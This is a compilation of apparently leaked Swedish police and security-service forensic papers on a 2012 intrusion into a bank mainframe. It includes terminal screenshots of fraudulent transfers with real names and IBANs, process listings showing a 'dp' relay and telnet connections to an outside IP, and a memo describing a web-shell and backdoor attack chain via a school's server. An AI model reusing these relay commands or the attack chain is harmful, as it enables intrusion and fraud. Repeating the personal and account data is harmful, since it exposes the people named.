                     BRUNKEBERGSTORG 8
                     10534 STOCKHOLM
                     SWEDEN
 Swift adresse        ===>  SWEDSESS
 Landekode           ===>  SE

 Svar  JA  L{s korrektur (skriv "JA" og brug ENTER)
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.          F6=Udl. check  F7=Postgiro
 F8=RFT                                    F12=Betalingsmenu

================================================================================
 UNITEL BETALINGER
 ------------------------------------------------------------------
------------
 TID: 13.37.03          BETALINGER (BULK)              DATO 01.08.2012

                    INDTAST RUTINE ==> 3

                  1. Indtastning af betalinger
                  2. Foresp¦rgsel p} betalinger
                  3. Kvittering af betalinger

 BILLEDVALG   =    INDTAST BILLEDVALG OG BRUG F10
 INDTAST RUTINE OG BRUG ENTER
                                        F12 = HOVEDMENU
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------
------------
 Side   1 af   1   Kvittering af betalingsanmodninger

 S{t                        Ant.
 XKS  Modtager/Debetkonto        Bet. Type Iso Bel¦b          Kv1 Kv2

 K  ABDUL-RAHIM BASHE SAID          UBE  DKK          88.140,00 KAO

 Vil De "Kvit"tere eller "Slet"te denne side  .... eller 0001  betalinger ....
 eller foretage et valg og brug Enter. X = Vis, K = Kvitter, S = Slet
 F1 = Tilbage  F2 = Frem  F3 = Kode indtastning F12 = Betalingsmenu
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------
------------
 Side   1 af   1   Kvittering af betalingsanmodninger
```

S{t Ant.
XKS Modtager/Debetkonto Bet. Type Iso Bel¦b Kv1 Kv2

. ABDUL-RAHIM BASHE SAID UBE DKK 88.140,00 KAO LHA

Kvittering er foretaget
Vil De "Kvit"tere eller "Slet"te denne side .... eller 0001 betalinger ....
eller foretage et valg og brug Enter. X = Vis, K = Kvitter, S = Slet
F1 = Tilbage F2 = Frem F3 = Kode indtastning F12 = Betalingsmenu

==========

Unitel Betalinger

Adgang til betalinger

UBT-kode ===> 673919

Personlig kode ===>

Indtast Ubt kode, Personlig kode og brug Enter
Billedvalg = Indtast billedvalg og brug F10

F12 = Hovedmenu

==========

UNITEL BETALINGER

TID: 13.37.31 BETALINGER (BULK) DATO 01.08.2012

INDTAST RUTINE ==> 2

1. Indtastning af betalinger
2. Foresp¦rgsel p} betalinger
3. Kvittering af betalinger

BILLEDVALG = INDTAST BILLEDVALG OG BRUG F10
INDTAST RUTINE OG BRUG ENTER
F12 = HOVEDMENU

==========

Unitel Betalinger

Foresp¦rgsel p} betalinger

S¦gekriterier:

Overf¦rselsdato. . : til (DDMM$$)
Indberetningsdato. : 010812 (DDMM$$)
Type . . . . . : UALL
(IBE/GIFI/INCH/PTG/SAML/IALL/UBE/UDCH/RFT/UALL/IKON)

Reference nr . . . :

Afsender kontonr . :
Modtager kontonr . :
Bel¦b . . . . . :
Deb. id af betaling:

Status . . . . . : (blank/AFML/AFVE/EFFE/HOLD/RESV/UKVT)

Udfyld s¦gekriterier og brug Enter
F12 = Betalingsmenu

Unitel Betalinger

Side 001 af 1 Foresp¦rgsel p} betalinger

S{t	Overf¦r.		Ant.	Ovf	Mod-		
XTK	Dato	Type	Modtager/Debetkonto	bet.	Bel¦b	val	v{r Stat
.	01082012	UBE	ABDUL-RAHIM BASHE SA		88.140,00	DKK	EFFE
X	01082012	UBE	SSE SYSTEM SERVICES		420.000,00	EUR	EFFE

Seifaddin Sedira

Unitel Betalinger

Side 1 af 3 Udenlandsk overf¦rsel

Betalingsmodtager ===> Seifaddin Sedira

Overf¦rselstype
(A/E/K/P/V/Z) ===> A
Afsender konto ===> DK8020000970102353
Overf¦rselsdato ===> 010812
Bel¦b ===> 99808
Valuta ===> DKK
Modv{rdi (J/N) ===> N
Kurs reference ===>
Aftalekurs ===>
Gebyr (A/M/B) ===> B

F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. Check F7=Postgiro
F8=RFT F12=Betalingsmenu

Unitel Betalinger

Side 1 af 3 Udenlandsk overf¦rsel

Betalingsmodtager ===> SEIFADDIN SEDIRA
Overf¦rselstype
(A/E/K/P/V/Z) ===> A
Afsender konto ===> DK1120008479274011
Overf¦rselsdato ===> 010812
Bel¦b ===> 99.808,00
Valuta ===> DKK
Modv{rdi (J/N) ===> N
Kurs reference ===>
Aftalekurs ===>
Gebyr (A/M/B) ===> B

Svar De er ikke autoriseret til denne konto
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. Check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel Betalinger

Side 1 af 3 Udenlandsk overf¦rsel

Betalingsmodtager ===> SEIFADDIN SEDIRA

Overf¦rselstype
(A/E/K/P/V/Z) ===> A
Afsender konto ===> DK1120008479274011
Overf¦rselsdato ===> 010812
Bel¦b ===> 99.808,00
Valuta ===> DKK
Modv{rdi (J/N) ===> N
Kurs reference ===>
Aftalekurs ===>
Gebyr (A/M/B) ===> B

Svar ja L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. Check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel betalinger

Side 2 af 3 Udenlandsk overf¦rsel

Bankkode ===>
Modtager konto ===> SE6750000000055010264641
Banknavn ===> SKANDINAVISKA ENSKILDA BANKEN
RISSNELEDEN 110
106 40 STOCKHOLM
SWEDEN
Swift adresse ===> ESSESESS
Landekode ===> SE

Svar JA L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel Betalinger

Side 1 af 1 Kvittering af betalingsanmodninger

S{t		Ant.				
XKS	Modtager/Debetkonto		Bet. Type	Iso	Bel¦b	Kv1 Kv2
.	SEIFADDIN SEDIRA		UBE	DKK	99.808,00	KAO BJK

Kvittering er foretaget
Vil De "Kvit"tere eller "Slet"te denne side .... eller 0001 betalinger ....
eller foretage et valg og brug Enter. X = Vis, K = Kvitter, S = Slet
F1 = Tilbage F2 = Frem F3 = Kode indtastning F12 = Betalingsmenu

==========

UNITEL BETALINGER

TID: 14.03.36 BETALINGER (BULK) DATO 01.08.2012

INDTAST RUTINE ==> 2

1. Indtastning af betalinger
2. Foresp¦rgsel p} betalinger
3. Kvittering af betalinger

BILLEDVALG = INDTAST BILLEDVALG OG BRUG F10
INDTAST RUTINE OG BRUG ENTER
F12 = HOVEDMENU

==========

Unitel Betalinger

Foresp¦rgsel p} betalinger

S¦gekriterier:

Overf¦rselsdato. . : til (DDMM$$)
Indberetningsdato. : 010812 (DDMM$$)
Type . . . . . : UALL
(IBE/GIFI/INCH/PTG/SAML/IALL/UBE/UDCH/RFT/UALL/IKON)

Reference nr . . . :

Afsender kontonr . :
Modtager kontonr . :
Bel¦b . . . . . :
Deb. id af betaling:

Status . . . . . : (blank/AFML/AFVE/EFFE/HOLD/RESV/UKVT)

Udfyld s¦gekriterier og brug Enter
F12 = Betalingsmenu

```
================================================================================
Unitel Betalinger
--------------------------------------------------------------------
-------------
Side 001  af  1        Foresp¦rgsel p} betalinger

S{t Overf¦r.                    Ant.          Ovf Mod-
XTK Dato    Type Modtager/Debetkonto  bet. Bel¦b        val v{r  Stat

 X  01082012 UBE  SEIFADDIN SEDIRA              99.808,00 DKK     EFFE
 .  01082012 UBE  ABDUL-RAHIM BASHE SA          88.140,00 DKK     EFFE
 .  01082012 UBE  SSE SYSTEM SERVICES           420.000,00 EUR    EFFE

Der er ikke flere betalinger
Foretag et valg og brug Enter. X = Vise, T = Tilbagekald, K = Kopiere
F1 = Tilbage  F2 = Frem                F12=Betalingsmenu
================================================================================
```

CLEVELLINA LTD

```
Unitel Betalinger
--------------------------------------------------------------------
-------------
Side 1 af 3            Udenlandsk overf¦rsel

Betalingsmodtager   ===>  CLEVELLINA LTD
                          INTL BUSINESS CENTRE 240
                          LIMASSOL
                          CYPRUS
Overf¦rselstype
(A/E/K/P/V/Z)       ===>  A
Afsender konto      ===>  DK1120008479274011
Overf¦rselsdato     ===>  010812
Bel¦b               ===>       230.000,00
Valuta              ===>  EUR
Modv{rdi (J/N)      ===>  N
Kurs reference      ===>
Aftalekurs          ===>
Gebyr    (A/M/B)    ===>  B

Svar   ja   L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro  F2=Konto  F3=Check  F4=Ovf.            F6=Udl. Check  F7=Postgiro
F8=RFT                                    F12=Betalingsmenu
================================================================================
Unitel betalinger
--------------------------------------------------------------------
```

Side 2 af 3 Udenlandsk overf¦rsel

Bankkode ===>
Modtager konto ===> CY86005002400002400754947701
Banknavn ===> HELLENIC BANK PUBLIC COMPANY LTD
BRANCH. LIMASSOL
CORNER LIMASSOL AVE. AND 200 ATHALA
SSAS AVE.
Swift adresse ===> HEBACY2N
Landekode ===> CY

Svar --- L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel betalinger

Side 2 af 3 Udenlandsk overf¦rsel

Bankkode ===>
Modtager konto ===> CY86005002400002400754947701
Banknavn ===> HELLENIC BANK PUBLIC COMPANY LTD
HEAD OFFICE CORNER LIMASSOL AVE. AN
D 200 ATHALASSAS AVE.
CY-2025 LIMASSOL
Swift adresse ===> HEBACY2N
Landekode ===> CY

Svar --- L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel betalinger

Side 2 af 3 Udenlandsk overf¦rsel

Bankkode ===>
Modtager konto ===> CY86005002400002400754947701
Banknavn ===> HELLENIC BANK PUBLIC COMPANY LTD
HEAD OFFICE CORNER LIMASSOL AVE
AND 200 ATHALASSAS AVE.
CY-2025 LIMASSOL
Swift adresse ===> HEBACY2N
Landekode ===> CY

Svar --- L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. check F7=Postgiro
F8=RFT F12=Betalingsmenu

```
================================================================================
 Unitel betalinger
 ---------------------------------------------------------------------
------------
 Side 2 af 3            Udenlandsk overf¦rsel


 Bankkode          ===>
 Modtager konto     ===> CY86005002400002400754947701
 Banknavn           ===> HELLENIC BANK PUBLIC COMPANY LTD
                    HEAD OFFICE CORNER LIMASSOL AVE
                    AND 200 ATHALASSAS AVE.
                    CY-2025 LIMASSOL
 Swift adresse      ===> HEBACY2N
 Landekode          ===> CY

 Svar  JA  L{s korrektur (skriv "JA" og brug ENTER)
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.          F6=Udl. check  F7=Postgiro
 F8=RFT                                  F12=Betalingsmenu

================================================================================
 UNITEL BETALINGER
 ---------------------------------------------------------------------
------------
 TID: 14.57.20        BETALINGER (BULK)              DATO 01.08.2012

                INDTAST RUTINE ==>

                1. Indtastning af betalinger
                2. Foresp¦rgsel p} betalinger
                3. Kvittering af betalinger

 BILLEDVALG   =    INDTAST BILLEDVALG OG BRUG F10
 INDTAST RUTINE OG BRUG ENTER
                                      F12 = HOVEDMENU
================================================================================
 Unitel                    TELEFON 33 33 50 00 - UNITEL HOTLINE
 ---------------------------------------------------------------------
------------
 Kl 14.57.21          HOVEDMENU (MENU)             Den 01.08.2012

                INDTAST BILLEDVALG ==> ....
                INDTAST KODEORD   ==>      X FOR NYT KODEORD ==>

              KTME - BANKKONTI
              UDKT - UDENLANDSKE KONTI
              BETA - BETALINGER
              DEME - DEPOTADGANG
              KRON - KRONEMARKEDET
              UAKT - UNITEL AKTUELT

 ALLE @VRIGE BILLEDVALG KAN OGS$ INDTASTES
```

PF12 = AFSLUT UNITEL

UNITEL BETALINGER

TID: 15.02.14 BETALINGER (BULK) DATO 01.08.2012

INDTAST RUTINE ==> 2

1. Indtastning af betalinger
2. Foresp¦rgsel p} betalinger
3. Kvittering af betalinger

BILLEDVALG = INDTAST BILLEDVALG OG BRUG F10
INDTAST RUTINE OG BRUG ENTER
F12 = HOVEDMENU

Unitel Betalinger

Foresp¦rgsel p} betalinger

S¦gekriterier:

Overf¦rselsdato. . : til (DDMM$$)
Indberetningsdato. : 010812 (DDMM$$)
Type . . . . . : UALL
(IBE/GIFI/INCH/PTG/SAML/IALL/UBE/UDCH/RFT/UALL/IKON)

Reference nr . . . :

Afsender kontonr . :
Modtager kontonr . :
Bel¦b . . . . . :
Deb. id af betaling:

Status . . . . . : (blank/AFML/AFVE/EFFE/HOLD/RESV/UKVT)

Udfyld s¦gekriterier og brug Enter
F12 = Betalingsmenu

Unitel Betalinger

Side 001 af 1 Foresp¦rgsel p} betalinger

S{t	Overf¦r.			Ant.	Ovf	Mod-	
XTK	Dato	Type	Modtager/Debetkonto	bet.	Bel¦b	val	v{r Stat
X	01082012	UBE	CLEVELLINA LTD		230.000,00	EUR	RESV
.	01082012	UBE	SEIFADDIN SEDIRA		99.808,00	DKK	EFFE
.	01082012	UBE	ABDUL-RAHIM BASHE SA		88.140,00	DKK	EFFE
.	01082012	UBE	SSE SYSTEM SERVICES		420.000,00	EUR	EFFE

Olle Wahlström
Länskriminalpolisen
IT-forensiska sektionen

Polisen
Polismyndigheten i Stockholms län
Länskriminalpolisavdelningen
IT-forensiska sektionen

PM

Datum
2012-11-21

Diarienr (åberopas vid korresp)
0201-K81864-12

IP adresserna 213.212.51.244 samt 78.39.160.3

I beslaget 2012-0201-BG25023-2 finns en del förekomster av dessa IP adresser.

IP adressen 213.212.51.244:

I en fil som heter pswap0 som ligger direkt i rotkatalogen i en av partitionerna återfanns följande data, vilket sannolikt är resultatet av kommandot ps –aux där alla processer listas. I den gulmarkerade processen återfinns IP adressen 213.212.51.244.

Det man kan se är att ett program , dp, körs mot IP adressen 213.212.51.244 och använder portarna 60060 och 2420.

```
Aug23   0:00 /usr/sbin/apache2 -k start

www-data 21231  0.0  0.1 141432  1644 ?      S    Aug23   0:00 /usr/sbin/apache2 -k
start

www-data 21233  0.0  0.1 141224  1592 ?      S    Aug23   0:00 /usr/sbin/apache2 -k
start

www-data 21238  0.0  0.0 141168   332 ?      S    Aug23   0:00 /usr/sbin/apache2 -k
start

www-data 21253  0.0  0.1 141368  1328 ?      S    Aug23   0:00 /usr/sbin/apache2 -k
start

user    22169  0.0  0.0     0     0 ?      Z    Aug24   0:00 [dp] <defunct>

root    22689  0.0  0.1  19748  1480 pts/29  S    Aug24   0:00 /bin/bash

root    22967  0.0  0.0  10804   852 pts/29  T    Aug24   0:00 /bin/bash
/mnt/apt/stcam.sh

root    23335  0.0  0.0  25164   780 pts/29  S+   Aug24   0:00 screen -r 1119
```

root 23366 0.0 0.0 25164 772 pts/9 S+ Aug24 0:00 screen -r 24111

root 24111 0.0 0.1 25748 1108 ? Ss Aug18 1:43 SCREEN ./startupHercules.sh

root 24112 0.0 0.0 10736 168 pts/1 Ss+ Aug18 0:00 /bin/bash ./startupHercules.sh

root 24118 11.2 21.1 1026964 209328 pts/1 Sl+ Aug18 1067:58 hercules -f hercules.conf

root 24124 0.0 0.0 43932 96 pts/1 S+ Aug18 0:00 hercifc

root 24152 0.0 0.0 25716 748 ? Ss Aug18 0:00 SCREEN c3270 127.0.0.1:3272

root 24153 0.0 0.1 30352 1180 pts/3 Ss+ Aug18 0:00 c3270 127.0.0.1:3272

root 24479 0.0 0.0 22836 248 ? S Aug18 0:00 /usr/bin/stunnel4 -fd 3

root 24480 0.0 0.0 22836 28 ? S Aug18 0:00 /usr/bin/stunnel4 -fd 3

root 24481 0.0 0.0 22836 28 ? S Aug18 0:00 /usr/bin/stunnel4 -fd 3

root 24482 0.0 0.0 22836 28 ? S Aug18 0:00 /usr/bin/stunnel4 -fd 3

root 24483 0.0 0.0 22836 28 ? S Aug18 0:00 /usr/bin/stunnel4 -fd 3

root 24484 0.0 0.1 23476 1336 ? Ssl Aug18 0:00 /usr/bin/stunnel4 -fd 3

root 24726 0.0 0.0 3996 84 ? Ss Aug18 0:00 ./fuzzpipe 92 992 127.0.0.1

root 24766 0.0 0.0 0 0 ? Z Aug18 0:00 [fuzzpipe] <defunct>

user 25785 0.0 0.0 3992 124 ? Ss Aug02 0:00 ./dp 60060 2420 213.212.51.244

root 26475 0.0 0.0 0 0 ? S Aug18 0:00 [kjournald]

dnscache 26554 0.0 0.0 5404 860 ? S Aug12 0:11 /usr/local/bin/dnscache

root 29155 0.0 0.0 0 0 ? Z Aug13 0:00 [dp] <defunct>

user 29283 0.0 0.1 25604 1556 ? Ss Aug24 0:00 SCREEN

user 29284 0.0 0.2 19688 2128 pts/4 Ss Aug24 0:00 /bin/bash

user 30456 0.0 0.1 25564 1208 ? Ss Aug06 0:00 SCREEN

user 30457 0.0 0.0 19404 860 pts/13 Ss+ Aug06 0:00 /bin/bash

user 31757 0.0 0.1 25604 1624 ? Ss Aug24 0:00 SCREEN

```
user   31758  0.0  0.2  19736  2296 pts/10   Ss   Aug24   0:00 /bin/bash
apt    31766  0.0  0.2  19440  2100 pts/10   S    Aug24   0:00 -bash
root   32048  0.0  0.0   3992    64 ?        Ss   Aug11   0:00 ./dp 443 443 62.13.0.7
root   32173  0.0  0.2  81192  2740 ?        Ss   Aug24   0:00 sshd: user [priv]
user   32198  0.0  0.1  81192  1620 ?        S    Aug24   0:00 sshd: user@pts/6
user   32199  0.0  0.2  19680  2308 pts/6    Ss   Aug24   0:00 -bash
user   32210  0.0  0.2  24548  1980 pts/6    T    Aug24   0:00 telnet 192.168.1.42 1023
user   32247  0.0  0.1  19532  1240 pts/6    S    Aug24   0:00 ftp 192.168.1.42
user   32269  0.0  0.2  19708  2336 pts/6    S    Aug24   0:00 +bash
root   32449  0.0  0.2  81192  2728 ?        Ss   Aug24   0:00 sshd: user [priv]
user   32474  0.0  0.1  81192  1448 ?        S    Aug24   0:00 sshd: user@pts/14
user   32475  0.0  0.2  19680  2308 pts/14   Ss+  Aug24   0:00 -bash
root   32586  0.0  0.2  81192  2736 ?        Ss   Aug24   0:00 sshd: user [priv]
user   32605  0.0  0.1  81192  1556 ?        S    Aug24   0:00 sshd: user@pts/15
user   32606  0.0  0.2  19680  2280 pts/15   Ss   Aug24   0:00 -bash
user   32642  0.0  0.1  14792  1964 pts/6    T    Aug24   0:00 openssl s_client -hos.
```

I samma fil återfanns följande spår , sannolikt från en SSH uppkoppling. Programmet dp körs initialt med portarna 60060 och 2420 mot Ipadressen 213.212.51.244 :

./dp.60060.2420.213.212.51.244.TERM=vt100.SHELL=/bin/bash.XDG_SESSION_COOKIE=186c4006ab72e44f0bbbafa14be75e80-1343844588.309101-1504207237.SSH_CLIENT=192.168.1.91 50652 22.SSH_TTY=/dev/pts/11.USER=user.LS_COLORS=rs=0:di=01;34:ln=01;36:hl=44;37:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.lzma=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.rar=01;31:*.ac

e=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg
=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.
tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.
svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;
35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.ogm=01;35:*.mp4=01;35:*.m
4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:
.asf=01;35:.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.
flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.ax
v=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.fla
c=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:
.ogg=00;36:.ra=00;36:*.wav=00;36:*.axa=00;36:*.oga=00;36:*.spx=00;36:
*.xspf=00;36:.AVMSHELL=/opt/avm/bin/avmshell.MAIL=/var/mail/user.PA
TH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games.PWD
=/home/user.LANG=en_US.UTF-
8.TZ=UTC.SHLVL=1.HOME=/home/user.LOGNAME=user.SSH_CONNEC
TION=192.168.1.91 50652 192.168.1.97 22.LESSOPEN=| /usr/bin/lesspipe
%s.LESSCLOSE=/usr/bin/lesspipe %s %s._=./dp../dp

Samma fil, troligt spår från Telnet uppkoppling mot IP adressen 213.212.51.244 och port 2420:

÷.UU
...#1345838166.
...ÏÏÏÏ.....÷.UU....telnet 213.212.51.244 2420.....ÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏ-
.....÷.UU..../mnt/apt/utcam.sh.....ÏÏ÷.UU.....Ìã.....@...
.....÷.UU*...PS1=sOMEtHINGSneVERcHANGE!
@# \u@\h \w \$.*.....÷.UU....SUDO_COMMAND=/bin/bash

IP adressen 78.39.160.3:

Samma fil återigen,sannolikt spår från en terminalkörning med programmet c3270, som är ett program som via ett terminalfönster kan etablera en Telnet uppkoppling mot IBM datorer .

Trace started Fri Aug 10 19:55:11 2012

Version: c3270 v3.3.7p7 Thu Jan 14 18:01:44 UTC 2010 buildd

Command: c3270 c3270 78.39.160.3:1488

Model 3278-4-E, monochrome display, extended data stream, monochrome emulation, bracket charset

Connected to 78.39.160.3, port 1488

TELNET state:

< +1.34463e+09s

< 0x0
fffd28fffd2efffa28020449424d2d333237382d342d4501554e415835393030

< 0x20 fff0fffa280304000204fff0030000000001ffef

Screen contents:

< +0.000119s

< 0x0

Fynd 2 av samma typ:

Trace started Fri Aug 10 20:01:00 2012

Version: c3270 v3.3.7p7 Thu Jan 14 18:01:44 UTC 2010 buildd

Command: c3270 c3270 78.39.160.3:1489

Model 3278-4-E, monochrome display, extended data stream, monochrome emulation, bracket charset

Connected to 78.39.160.3, port 1489

TELNET state:

< +1.34463e+09s

< 0x0

I en fil/skript som heter *utcam.sh* som ligger i sökvägen */user2/m/utcam.sh* finns följande IP adresser deklarerade i början av skriptet. På rad 3 som är gulmarkerad finns Ipadressen 78.39.160.3 och porten 4443. Staketsymbolen, #, framför IPadressen talar om att den raden inte ska användas när skriptet

körs. Tar man bort staketet går IPadressen att använda.

```
#!/bin/bash
#h="192.168.1.42:3943"
#h="78.39.160.3:4443"

#h="147.29.11.10:843"
h="62.13.0.7"
#h="62.13.0.8"
#h="78.39.160.3:1084"
#h="127.0.0.1:4443"
```

I filen/skriptet *startupHercules.sh* finns följande kommandon inlagda:

```
swapon /plain0/pswap0
swapon /disk1/pswap0
```

När dessa kommandon körs så monteras filen *pswap0* i katalogerna *plain0* och *disk1* som en s.k swapfil. *En fil som används av operativsystemet såsom en hjälp till ramminnet för att lagra data för program som körs.*

Kriminalinspektör John Stéenmark

IP-ONLY

Solna 2012-11-07

IP-Only Telecommunication AB
Marcus Sjöberg
018 843 10 00

noc@ip-only.se

Anders Haglund
Rikskriminalpolisen
KPE/IT-brottssektionen

Ärende

Ert ärende 0201-K81864-12

Abbonnentuppgifter enligt önskemål:

Ipadress : 213.212.51.244

Tillhörde vid Tidpunkt: 2012-08-01 -- 2012-08-15
följande företag :

Thomas Leijon Fastighets AB

Gärdagatan 4
223 62 Lund

Med vänliga hälsningar

Marcus Sjöberg
IP-Only NOC

PM

NMU och IP-adressen 213.212.51.244

Signerad av

Signerad datum

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Uppgiftslämnare	Datum	Tid
Wahlström, Olle	2013-03-26	17:06

Beslag verkställt	Material för analys
Nej	Nej

Mottaget	Mottaget datum	Tid

Sätt på vilket uppgift lämnats

Upprättad av
Olle Wahlström

Uppgiften avser

Uppgift

IP-adressen 213.212.51.244 spårades via IP-only till Thomas Leijon Fastighets AB i Lund.

Den 20 november 2012 kontaktades Thomas Leijon per telefon och han uppgav att de IP-adresser företaget hade distribuerades via företaget SydCom AB till fastighetsbolagets hyresgäster. Från SydCom framkom att den aktuella IP-adressen den 1 augusti 2012 disponerats av företaget NMU i Malmö.

Kontakt togs med Adam Johansson som är VD för NMU. Adam berättade att NMU bland annat erbjuder webbhotell och att de har över 400 kunder. Adam kunde bekräfta att de använt den aktuella IP-adressen den 1 augusti 2012. Enligt Adam kände man inte till om någon av deras kunder råkat ut för något intrång och han kunde inte påminna sig att de råkat ut för någonting konstigt runt den 1 augusti. NMU loggade viss trafik mot deras kunders webbsidor. Adam ville att polisen specificerade vad man letar efter och skickar dessa uppgifter via e-post till NMU.

Den 26 november återkom svar från Malmö Borgarskola som visade sig ha råkat ut för ett intrång den 1 augusti 2012. Samtliga uppgifter om intrånget överlämnades till Jesper Blomström på Säkerhetspolisen för en närmare undersökning av intrånget.

SÄKERHETSPOLISEN
Informationssäkerhetsenheten

PM

Datum
2013-03-01

Diarienr
-

Minnesanteckningar angående attacken mot Malmö Borgarskola

Sammanfattning

Då vissa transaktioner mot Nordea har genomförts från en IP-adress tillhörande Malmö Borgarskola tog Länskriminalpolisen i Stockholm kontakt med Adam Johansson på NMU Group vilket är företaget som driftar servern för Malmö Borgarskola. Malmö Borgarskola har haft en sårbarhet på sin webbserver vilket möjliggjort för angriparna att ta kontroll över servern och använda denna för att genomföra pengatransaktionerna mot Nordea (Kambodja-IP har även genomfört transaktioner).

Efter ett antal diskussioner ges undertecknad möjlighet att själv logga in på den aktuella servern och hämta hem ett komprimerat arkiv med loggfiler och filer som laddats upp av angriparna. Detta görs på eftermiddagen den 16/1-2013.

I beslag från Gottfrid Svartholm-Warg finns en fil med namn "malmostuds.txt". Denna fil innehåller URL:en till en fil (72_i7kqafilt7.php) som är uppladdad av angriparna till Malmö Borgarskolas server och med vars hjälp man indirekt kunnat skapa sig access till servern. I access-loggarna mot Malmö Borgarskolas webb-server förekommer två IP-adresser som kan knytas mot Kambodja. De övriga IP-adresser som är aktiva i de initiala angreppen och som vi försökt göra spårningar på finns listade under rubriken "Spårade IP-adresser".

Detaljerad beskrivning

IP nr 1: 84.55.86.218 (Ownit Bredband AB, Sverige)
IP nr 2: 109.235.48.139 (NR-CUST-YTSP, Nederländerna)

Den 18 februari 2011 kan man se spår i accessloggen för webbservern hos Malmö Borgarskola att en IP-adress (IP nr 1) finner en sårbarhet på deras webbsida. Abonnenten spårades till en adress i Malmö, men ingen direkt koppling mot någon misstänkt kan göras för tillfället. Sårbarheten utnyttjas därefter av ett flertal IP-adresser, cirka 39 stycken mellan 18 februari 2011 och 21 nov 2012. Troligtvis sprids sårbarheten via IRC eller annat forum.

Den 14 april 2012 lyckas en användare (IP nr 2) att logga in i administrationsgränssnittet för CMS:et (Content Management System). Troligtvis har de tidigare angreppen resulterat i åtkomst till lösenordshash:en som sedan knäckts. Åtkomsten till administrationsgränssnittet möjliggör för angriparen att själv ladda upp en sida till deras webbplats. Sidan som laddas upp är en PHP-sida, 72_i7kqafilt7.php, som tar emot kommandon och exekverar dessa mot servern och presenterar resultatet från kommandot till angriparen.

Efter det att PHP-filen laddats upp till servern accessar ett flertal IP-adresser denna fil mellan perioden 14 april och 1 aug 2012. Man försöker skapa sig SSH-access mot servern, något som troligtvis inte lyckas, och istället för SSH lyckas man troligtvis starta en separat ”lyssnare” som möjliggör för angriparna att på detta sätt ansluta sig mot servern. Loggar för denna typ av trafik sparas inte enligt Adam Johansson på NMU Group.

Ytterligare filer laddas upp till servern och en av dessa filer, machinerun.php, har en snarlik funktion som den första PHP-filen, men anropas uteslutande med POST-anrop vilket gör att man inte kan se i webserver-loggarna vilka kommandon som exekveras mot servern. I access-loggarna från webbservern hos Malmö Borgarskola ser man att denna php-fil endast anropas från två olika IP-adresser:

6-7 juni 2012
124.248.167.175 (Cogetel Online, Kambodja)

1 aug 2012
124.248.187.91 (Cogetel Online, Kambodja)

Båda dessa ovanstående IP-adresser har enligt forensikerna på länskriminalpolisen i Stockholm kunnat knytas mot Gottfrids datorer.

I beslagtaget material återfinns också ett verktyg, bd_mgmt.py, som skapatas för att hantera bakdörrar i PHP. Verktyget visar också hur koden för bakdörren ska se ut vilket överensstämmer med hur koden i filen machinerun.php från Malmö Borgarskolas server ser ut.

Vidare återfinns det en binär (körbart program) på servern hos Malmö Borgarskola med namn ”dp”. Detta är troligtvis det program (datapipe http://druid.caughg.org/files/datapipe.c) som bryggat uppkopplingen från Borgarskolans server mot Nordea. Tidsstämplen på denna binär på Malmö Borgarskolas server är från 1 aug 2012 (enligt deras server). I beslagtaget material från Gottfrid återfinns också källkoden till datapipe-programmet, ”dp.c”. Enligt forensikerna på länskriminalpolisen i Stockholm finns det också spår i beslagtaget material som visar på att Gottfrid använder ett program ”dp” när han ansluter mot IP-adressen tillhörande Malmö Borgarskola (se Undersökningsprotokoll för beslag 2012-0201-BG25023 avseende intrång riktat mot Nordea).

Spårade IP-adresser

84.55.86.218: Begäran till ISP skickad, uppgifter fanns, abonnent i Malmö
Ownit Bredband AB, Sverige

83.179.15.180: Begäran till ISP skickad (IP i Malmö?),
Tele2

213.113.201.124: Begäran till ISP skickad, uppgift fanns ej (IP i Malmö?), uppgifter fanns ej sparade
Bredbandsbolaget, Telenor

